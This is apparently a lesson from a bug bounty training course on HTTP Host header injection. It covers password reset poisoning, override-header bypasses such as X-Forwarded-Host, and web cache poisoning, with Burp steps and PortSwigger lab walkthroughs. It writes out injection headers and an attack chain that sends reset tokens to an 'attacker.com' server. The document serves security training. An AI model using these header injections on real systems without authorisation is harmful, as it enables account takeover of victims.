
This article teaches Host Header Injection (HHI) attacks, focusing on password reset poisoning as the primary exploitation vector for account takeover. The material covers how applications unsafely build URLs and emails using untrusted HTTP Host headers, demonstrates the complete attack chain from initial injection through token capture, and provides systematic testing methodology including bypass techniques. This matters because password reset poisoning via HHI consistently yields high-paying bug bounty rewards ($1,000–$10,000+) and represents a critical account takeover vulnerability in production systems.
- Password Reset Poisoning Attack ChainThe attack exploits applications that build password reset URLs using the Host header directly. The attacker sends a reset request for a victim's account with their attacker-controlled domain in the Host header. The vulnerable application generates an email containing a reset link like 'https://attacker.com/reset?token=abc123' instead of the legitimate domain. When the victim clicks the link in their legitimate inbox, the reset token is delivered to the attacker's server, who then uses it to complete the password reset and take the account, all without direct interaction with the victim.
- How HTTP Host Header Gets MisusedThe Host header is legitimately used to route requests to the correct virtual host on a shared IP, but applications create vulnerabilities by using its value to generate absolute URLs for password resets, email confirmations, redirects, canonical URLs, and API endpoints—without validating it against an allowlist of permitted domains. The attacker controls this header directly and can inject any value, making it a complete injection point the application trusts.
- X-Forwarded-Host and Override Header BypassesWhen applications validate the Host header against an allowlist, they often fail to apply the same validation to proxy override headers like X-Forwarded-Host, X-Host, Forwarded, and X-Forwarded-Server. The flawed logic assumes these headers are set by trusted reverse proxies, but attackers can set them directly in requests. The article requires testing seven distinct vectors: direct Host modification, X-Forwarded-Host injection, X-Host, Forwarded (RFC 7239), X-Forwarded-Server, duplicate Host headers, and port-based injection like 'Host: target.com:1337'—because different applications trust di
- Web Cache Poisoning at ScaleWhen Host header values are reflected in cacheable responses (indicated by X-Cache, Cache-Control: public, or Age headers), injecting a malicious domain can poison the cache so all users receiving the cached response over the TTL period get attacker-controlled content. For example, if a script import URL contains the injected host, every user receives JavaScript from the attacker's domain, escalating severity from single-account compromise to all-users compromise and enabling JavaScript injection at scale.
- Systematic Testing Methodology in BurpThe article prescribes intercepting password reset requests in Burp Suite Proxy, modifying the Host header to a Burp Collaborator domain, and checking whether the victim's email contains the poisoned reset link or if the Collaborator log receives the token. Testing order prioritizes: (1) direct Host header modification, (2) X-Forwarded-Host bypass, (3) duplicate Host headers, (4) port injection, and (5) cache persistence by waiting 30 seconds and resending without the malicious header. The testing checklist approach takes under 5 minutes per endpoint and catches the full range of vulnerable co
- Report Structure Separates Low From High PayoutsA report demonstrating only Host header reflection gets triaged as Low. A report demonstrating the complete account takeover chain—modified request showing the poisoned Host header, email screenshot containing the attacker's domain in the reset link, and Collaborator logs showing the token arrival—gets triaged as High or Critical. The article provides a template structure requiring severity classification, step-by-step reproduction steps, a concrete attack scenario (victim receives email with attacker's domain, clicks it, attacker captures token), and evidence screenshots of each stage.
- Vulnerable Application PatternsLegacy systems, custom-built platforms, and older PHP applications using $_SERVER['HTTP_HOST'] directly in URL generation are most vulnerable. Modern frameworks implementing ALLOWED_HOSTS configuration are generally resistant, but misconfigured deployments still expose this vulnerability. Applications behind reverse proxies that trust X-Forwarded-Host headers without validation are particularly common in production, making this bypass the most practical attack vector on real targets.
- Why HHI Remains Unfixed in ProductionDevelopers typically build password reset flows around the happy path—user requests reset, clicks link, resets password—without adversarially considering what happens if the link contains someone else's domain. This implementation gap persists for years; the article includes an example of password reset poisoning remaining in production for 3 years before discovery, despite how obvious the Host header modification appears to security researchers.
Bottom line: Password reset poisoning via Host header injection is a high-impact, high-reward vulnerability that exploits how applications trustingly use untrusted HTTP headers to build URLs in emails sent to users. To find it effectively, systematically test all seven host-related header vectors (Host, X-Forwarded-Host, X-Host, Forwarded, X-Forwarded-Server, duplicate headers, and port injection) against every password reset endpoint, and always demonstrate the complete account takeover chain from intercept
FREE
Part of the 60-Day Bug Bounty Mastery Course
✅ Prerequisites — Complete These First
- Bug Bounty: Day 24: CRLF Injection — the techniques and tools from the previous session are assumed knowledge here.
- Environment: Kali Linux running (VM or native install). DVWA accessible at localhost if needed.
- Tools: Burp Suite Community, terminal with root or sudo access.
🎯 After Day 25
⏱️ 35 min read · 3 exercises · Day 25 of 60
📋 Day 25 — Host Header Injection
CRLF injection on Day 24 showed how injecting newlines into HTTP headers breaks response parsing. Today’s vulnerability is different — I’m not injecting into a header value, I’m replacing an entire header the application trusts. The HTTP Host header is supposed to identify which virtual host the request is for. When applications use it to build URLs, generate emails, or route requests, trusting it without validation creates an injection point attackers control completely.
How Host Header Injection Works
The HTTP Host header identifies which domain a request is intended for. In a virtual hosting environment where multiple domains share an IP, it’s how the server knows which application to serve. Legitimate use: you request https://example.com, your browser sends Host: example.com, the server routes to the right application.
The vulnerability emerges when applications use the Host header value to generate output without validating it against an allowlist. The most common patterns: building absolute URLs for password resets, email confirmation links, and invitation emails; constructing redirect URLs; generating canonical URLs for SEO; and building API endpoint URLs. In each case, if I control the Host header, I control part of the generated URL.
⏱️ 20 minutes · Browser — HackerOne + PortSwigger Academy
Before testing, I want you to read real disclosed reports. Understanding how other hunters found, exploited, and reported HHI gives you the mental model you need to spot it yourself on live targets.
Go to: portswigger.net/web-security/host-header
Read the “What is the HTTP Host header?” and “What is an HTTP Host header attack?” sections.
What four categories of attacks does PortSwigger identify?
Which category has the highest bug bounty value?
Step 2: Find disclosed HHI reports on HackerOne
Search HackerOne Hacktivity: site:hackerone.com host header injection
Or go to: hackerone.com/hacktivity and search “host header”
Find 3 disclosed reports. For each note:
– Target company
– Payout amount
– Vulnerable endpoint
– Impact demonstrated
Step 3: Read the Acunetix HHI explanation
Search: “acunetix host header injection explained”
What server-side code patterns does Acunetix identify as vulnerable?
Which PHP functions / framework patterns are specifically mentioned?
Step 4: Find real password reset poisoning case studies
Search: “password reset poisoning bug bounty report site:medium.com”
Find a detailed writeup of a password reset poisoning attack.
Walk through their exact methodology — what did they change, what did they receive?
Step 5: Research X-Forwarded-Host bypasses
Search: “X-Forwarded-Host bypass host header injection”
What is the X-Forwarded-Host header’s legitimate use?
Why do some applications trust it over the Host header?
How does this create a bypass for Host header validation?
📸 Screenshot the highest-paying HHI report you found. Share in #bug-bounty.
Password Reset Poisoning — The Account Takeover Chain
Password reset poisoning is the complete account takeover attack chain that makes Host header injection a high/critical severity finding. The attack works in three phases: I send a password reset request for the victim’s account with my domain in the Host header, the application emails the victim a reset link containing my domain, and when the victim clicks the link my server receives the reset token.
The critical prerequisite is that the application builds the reset URL using the Host header rather than a hardcoded domain from configuration. Applications that do this are often legacy systems or custom-built platforms where developers assumed the Host header is always the legitimate domain. In Burp Suite, I test this systematically:
Attacker sends POST /forgot-password with victim’s email AND Host: attacker.com
Vulnerable server builds reset URL: “https://attacker.com/reset?token=abc123” and emails to victim
Victim clicks link in email → browser requests https://attacker.com/reset?token=abc123
Attacker receives token abc123 on their server → uses it on legitimate site to set new password → account takeover complete
X-Forwarded-Host and Override Header Bypasses
Some applications validate the Host header against an allowlist of permitted domains — so injecting an arbitrary Host value fails. But many of these same applications trust proxy override headers like X-Forwarded-Host without the same validation. The logic: “X-Forwarded-Host is set by our trusted reverse proxy, so it must be legitimate.” The problem: HTTP headers are client-controlled, not proxy-controlled. Attackers can set them directly.
My testing order for Host header injection always includes all the override headers. I test them individually because different applications trust different combinations:
⏱️ 25 minutes · PortSwigger Web Security Academy (free)
PortSwigger’s labs are the best hands-on practice for Host header injection because they provide confirmed-vulnerable applications in a legal sandbox. I want you to work through the password reset poisoning lab step by step and feel exactly what the attack looks like in Burp Suite.
Step 1: Access the lab
Go to: portswigger.net/web-security/host-header/exploiting/lab-host-header-injection-basic
“Access the lab” → opens in browser with Burp configured as proxy
Step 2: Find the password reset functionality
Navigate to “My account” → “Forgot password”
Submit a password reset for the email: carlos@carlos-montoya.net
Intercept the request in Burp Suite Proxy
Step 3: Modify the Host header
In Intercept, change:
Host: [lab-id].web-security-academy.net
To:
Host: YOUR-EXPLOIT-SERVER-DOMAIN
Forward the intercepted request
Step 4: Check the exploit server logs
In the lab, go to “Go to exploit server” → “Access log”
Look for an incoming GET request containing a password reset token
Note the full URL in the log — this is the poisoned reset link the victim would click
Step 5: Claim the account
Copy the token from the log
Navigate to: https://[lab-domain]/forgot-password?temp-forgot-password-token=[TOKEN]
Set a new password for carlos’s account
Log in as carlos → lab solved ✅
Step 6 (bonus): Try the X-Forwarded-Host lab
portswigger.net/web-security/host-header/exploiting/lab-host-header-injection-basic-password-reset-poisoning-via-middleware
This version validates the Host header but trusts X-Forwarded-Host — apply the bypass technique
📸 Screenshot the exploit server log showing the received reset token. Share in #bug-bounty.
Web Cache Poisoning via Host Header
Web cache poisoning via Host header is rarer but significantly higher severity than password reset poisoning alone. When the application caches responses and the Host header value appears in the cached response, injecting a malicious value into the cache poisons the response for all subsequent users who receive the cached version.
The classic scenario: an application reflects the Host header in an absolute URL in a script import or redirect response. If that response is cached (by a CDN, reverse proxy, or application cache), every user who requests the page in the next cache TTL period receives a response with an attacker-controlled domain in the script source — enabling JavaScript injection at scale.
Finding HHI in Bug Bounty Programs
My methodology for finding Host header injection on bug bounty targets is systematic rather than random. I prioritise three categories: any endpoint that sends emails with links (password reset, email verification, invitation, subscription confirmation), any endpoint that generates or redirects to absolute URLs, and any endpoint with visible caching headers. These three categories cover the majority of exploitable HHI surfaces.
For testing efficiency, I use Burp Suite’s active scanner to test Host header injection automatically across the target’s endpoints, then manually verify and escalate any findings. The scanner catches the obvious cases; manual testing with override headers catches the bypasses. On older PHP and custom-built platforms, I specifically look for the password reset flow first — it’s the most likely exploitable surface and the highest payout potential.
Reporting — Demonstrating the Full Attack Chain
A Host header injection report that demonstrates only the injection — “I changed the Host header and it was reflected” — gets triaged as Low. A report that demonstrates the complete account takeover chain gets triaged as High or Critical. The difference is the impact demonstration. My report structure for password reset poisoning:
⏱️ 20 minutes · Burp Suite + PortSwigger Labs
This exercise tests the full range of Host header injection vectors — basic injection, override header bypasses, and identifying caching. Use PortSwigger labs for confirmed-vulnerable practice or your own test application.
Use any Host Header Injection lab at: portswigger.net/web-security/host-header
Testing Checklist — work through each:
☐ 1. Basic Host header modification
– Intercept POST /forgot-password
– Change Host to Burp Collaborator domain
– Forward and check email + Collaborator
☐ 2. X-Forwarded-Host bypass
– Keep Host: [legitimate domain]
– Add X-Forwarded-Host: [your collaborator domain]
– Send and check if application uses X-Forwarded-Host value
☐ 3. Duplicate Host header
– Add a second Host header with your collaborator domain
– Observe which one the application uses
☐ 4. Port injection
– Host: target.com:1337
– Does 1337 appear in the response? (reflects to response)
☐ 5. Cache testing on homepage
– Check for X-Cache, Cache-Control, Age headers
– Send request with X-Forwarded-Host: collaborator.domain
– Wait 30 seconds, send same request WITHOUT the header
– Is collaborator.domain still in the response? (cache poisoned)
Document: Which vectors were vulnerable? What was the impact for each?
Write: A 3-sentence impact statement for the highest-severity finding you could demonstrate.
📸 Screenshot your completed testing checklist with findings marked. Share in #bug-bounty. Tag #Day25
📋 Key Commands & Payloads — Host Header Injection Bug Bounty 2026 — Password R
🏆 Day 25 Complete — Host Header Injection
Password reset poisoning, X-Forwarded-Host bypasses, web cache poisoning, and the full report structure for demonstrating account takeover. HHI is one of the cleaner high-severity findings in bug bounty — the attack chain is demonstrable without touching real user accounts, and the impact is unambiguous. Day 26 moves to Server-Side Template Injection — another code execution pathway hiding inside template engines.
🧠 Quick Check
❓ Frequently Asked Questions — Host Header Injection
What is host header injection?
What is password reset poisoning?
What headers should I test for host header injection?
How severe is host header injection in bug bounty?
What is web cache poisoning via Host header?
Which applications are vulnerable to host header injection?
Day 24: CRLF Injection Bug Bounty
Day 26: SSTI Bug Bounty — Server-Side Template Injection
📚 Further Reading
- Day 24 — CRLF Injection Bug Bounty — Yesterday’s header injection technique that breaks HTTP response parsing. CRLF and HHI are often tested together on the same endpoints since both exploit inadequate HTTP header validation.
- Day 26 — SSTI Bug Bounty 2026 — Tomorrow’s server-side template injection attack class. Like HHI, SSTI exploits trusted user input reaching the wrong processing layer — in SSTI’s case, the template engine rather than URL generation.
- Web Application Security Hub — The full web app security series covering OWASP Top 10 attack classes, with lab walkthroughs, Burp Suite methodology, and bug bounty reporting templates for each vulnerability class.
- PortSwigger — HTTP Host Header Attacks — PortSwigger’s authoritative Host Header injection reference with multiple hands-on labs covering password reset poisoning, middleware bypasses, and web cache poisoning. The definitive practice resource for this vulnerability class.
- OWASP Testing Guide — Host Header Injection — OWASP’s standardised test methodology for Host header injection, covering all test cases, expected vulnerable behaviours, and remediation guidance for developers. Referenced by bug bounty programs in their security requirements.
